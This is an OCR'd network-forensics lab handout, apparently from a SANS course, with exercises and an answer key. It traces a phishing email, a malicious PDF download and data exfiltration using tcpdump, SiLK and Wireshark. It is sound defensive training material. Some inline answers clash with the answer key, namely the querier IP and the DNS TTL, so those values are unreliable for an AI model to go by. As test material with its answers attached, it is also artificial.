15	8.399269	65.55.111.101	173.255.224.66	IMF	57036	25
16	8.816930	173.255.224.66	65.55.111.101	TCP	25	57036
17	8.910844	173.255.224.66	65.55.111.101	SMTP	25	57036
18	9.237047	65.55.111.101	173.255.224.66	SMTP	57036	25
19	9.735614	173.255.224.66	65.55.111.101	SMTP	25	57036

```
0000  fe fd ad ff e0 42 88 43  e1 a4 04 ff 08 00 45 00   .....B.C ......E.
0010  05 e0 00 01 00 00 40 06  36 39 41 37 6f 65 ad ff   ......@. 69A7oe..
0020  e0 42 de cc 00 19 00 be  37 46 37 bf 1a a6 50 10   .B...... 7F7...P.
0030  ff 1b 7b 24 00 00 52 65  63 65 69 76 65 64 3a 20   ..{$..Re ceived:
0040  66 72 6f 6d 20 42 4c 55  31 35 32 2d 57 35 33 20   from BLU 152-W53
```


File: "phishing-attack.pcap" 249 KB ... Packets: 470 Displayed: 23 Marked: 0 Profile: Defau

5) What is the source IP of the host that made the DNS query? 173.255.224.8

Hint: Look under the Destination column of the DNS response packet on the current display.

6) What is the DNS TTL value on the DNS Answer? 64

Hint: Click the response record. Click on the Domain Name System (response) arrow in the packet details pane (middle pane) to expand it. Click on the Answers arrow to expand it. Click on the www.wickedsecurity.com arrow to expand it. The TTL is displayed in there.




7) In another terminal, use tcpdump to find all IP addresses that followed the link and went to host 10.100.100.200.


Hint: Write the tcpdump filter that looks for the SYN packet only to destination host 10.100.100.200. The TCP flag byte is 13 bytes offset from the beginning and the SYN flag has a value of 2. Use this filter to read **phishing-attack.pcap**. Remember to use the –n option since you do not want to attempt to do IP to hostname resolution.

```
tcpdump -r phishing-attack.pcap -n 'tcp[13] = 0x02 and dst
host 10.100.100.200'
```

8) Return to Wireshark again. Close any open windows and "Clear" any previous drill down work you performed. What transpired when 173.255.224.88 visited the malicious site? What type of file was downloaded? pdf with Java Script

Hint: Use a filter of **ip.host == 10.100.100.200**. Click on the first record, select the "Analyze" pull down menu and select the "Follow the TCP Stream" option. What is the Content-Type header value that the server indicates it will return? Is this confirmed by the line that follows it?





Scroll down. Do you see any type of obfuscation attempt? What is it?

Hint: Look after the JavaScript line "var s =". This should be readable JavaScript.

Close the "Follow TCP Stream" and click the "Clear" button on the Wireshark main

panel.

9) Use tcpdump to find all activity from 173.255.224.88.

```
tcpdump -r phishing-attack.pcap -n 'src host 173.255.224.88'
```

At what time was the HTTP session with 10.100.100.200 closed?

At what time was the session with host 10.100.100.111 port 8888 initiated?

Given the time between the two sessions and the same destination network 10.100.100.0/24 would it be a reasonable assumption that the activity from the PDF download and the subsequent exfiltration by the same host are related?

10) Go to the other terminal you used for the tcpdump command. Let's look at SiLK for signs of exfiltration. The rwstats command can be used to help us identify the five source IP's that sent the greatest number of bytes. Enter the following command:

```
rwstats phishing-attack.silk --fields=sip --top --bytes
--count 5
```

Do you see the source IP address that downloaded the malware? How many bytes did it send to a destination host?


Now, let's use SiLK to find out more details about the actual flow, including the destination IP and port. Enter the following SiLK command to find all TCP flows that are 100000 bytes or larger. Do you see the flow for source IP 173.255.224.88?

```
rwfilter phishing-attack.silk --proto=6 --bytes=100000-
--pass=stdout | rwcut -f 1-8
```

What is the destination IP address? What is the destination port?


11) Let's return to Wireshark one more time to examine the payload of what we believe to be exfiltration. Close any open windows for session reassembly and select the Clear button to bring all the records into view in the main panel. Bring up the session with a port number of 8888.

Hint: Use a filter of **tcp.port == 8888**



Examine the contents of the session exchange.

Hint: Click on any record, select the "Analyze" pull down menu, and the "Follow TCP Stream" option. Examine the session. Does this look like exfiltration to you?



The files for all exercises in this section are found in **/home/sans/Exercises/Day5**.

Exercises: Network Forensics: Approach 2

This description pertains to Approach 2 only.

Objectives: These exercises will help you become more familiar investigating some network traffic. The exercises in this section directly relate to the course material covered in section "Network Forensics".

Details: Use the files **forensics2.pcap** and **forensics2.silk** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-50 minutes.

One day you are sitting at your analyst console. You have finished categorizing all of the current alerts and have a few minutes to exercise that most important analyst quality, curiosity. What sorts of things might you look for? Long term data flows? Unusual ports? Connections to IP addresses owned by competitors? IP addresses in hostile countries? Encryption in use on ports other than 443 and 22?

Based on this you discover this larger than normal outbound data transfer. Who is that? Why are we talking to them? Let's go look more closely at that data. Oh no! Data exfiltration!!

First, find this exfiltration. Once found, work your way backwards to expose the story behind the traffic.

You can use any tools available on the VM, though a combination of Wireshark, SiLK, Snort, Bro, and tcpdump will serve you well.

Consider 173.255.224.0 the network that you are protecting. While not normally routable, consider any of the reserved private network address blocks – 192.168.0.0 or 10.0.0.0, etc. – as routable and representative of an external site or network.

Answers follow the exercise section.

Here are some methods you may use to explore the incident:

- Run the pcap through Snort and Bro to see if they report of any unusual activity.
- Examine Wireshark Statistics – protocols and conversations to see if anything looks suspicious or just to inform you of the protocols or IP's that may be of interest to investigate.
- Look for the use of unconventional ports.
- Look at DNS resolution activity; it may help you assess an attacker's sites.
- Examine the stream content associated with traffic that you suspect may be malicious.

Record below what you believe transpired:

1) Who (IP addresses and hostnames) was involved in the incident?

2) What was the method used to perpetrate the attack.

3) What consequences did this have?

   a. What happened on the user's host?

   b. What were signs that the attacker was successful?

The files for all exercises in this section are found in **/home/sans/Exercises/Day5**.

Answers: Network Forensics: Approach 1

This description pertains to Approach 1 only.

Objectives: These exercises will help you become more familiar investigating some network traffic. The exercises in this section directly relate to the course material covered in section "Network Traffic Forensics".

Details: Use the pcap files **phishing-attack.pcap** and **phishing-attack.silk** as input for this exercise. This is a different phishing attack than the one discussed in the course.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

We'll continue where we left off in the class discussion of investigating the phishing attack. There was another phishing attack sent later to the same site. This had a different link in the email, causing anyone who clicked on it to download malware, and subsequently exfiltrate files from the victim's host. Disregard the exfiltration on port 9999 as that was related to the traffic we examined in class.

Consider 173.255.224.0 the network that you are protecting. While not normally routable, consider any of the reserved private network address blocks – 192.168.0.0 or 10.0.0.0, etc. – as routable and representative of an external site or network.


☆ The following answers apply to **Approach #1 only.**

Screenshots follow the answers in case you want to see the Wireshark displays.

Exercise 1:


1) The second phishing attack has an email subject of "Required Employee Training". Find all email sessions with this subject.

How many different packets did you find?
7
What is the source IP address?
65.55.111.101




2) Who is the email recipient of the first email?

rporter@demo.packetdamage.com




3) What is the HTTP link that follows "Register here:" close to the bottom of the email?

http://www.wickedsecurity.com/img/pfaq.php



4) What is the IP address of www.wickedsecurity.com?


10.100.100.200



5) What is the source IP of the host that made the DNS query?


173.255.224.88

While this appears as the destination IP in Wireshark, this is the DNS response back to the querier 173.255.224.88.



6) What is the DNS TTL value on the DNS Answer?

17 minutes, 4 seconds



7) Use tcpdump to find all IP addresses that followed the link and went to host 10.100.100.200.

```
tcpdump -r phishing-attack.pcap -n 'tcp[13] = 0x02 and dst host
10.100.100.200'

17:59:19.246771 IP 173.255.224.88.1492 > 10.100.100.200.80: Flags
[S], seq 2955094190, win 64240, options [mss
1460,nop,nop,sackOK], length 0
```


This is the same host that performed the DNS resolution.

8) Return to Wireshark again. Close any open windows and "Clear" any previous drill down work you performed. What transpired when 173.255.224.88 visited the malicious site? What type of file was downloaded?

Content-Type: application/pdf

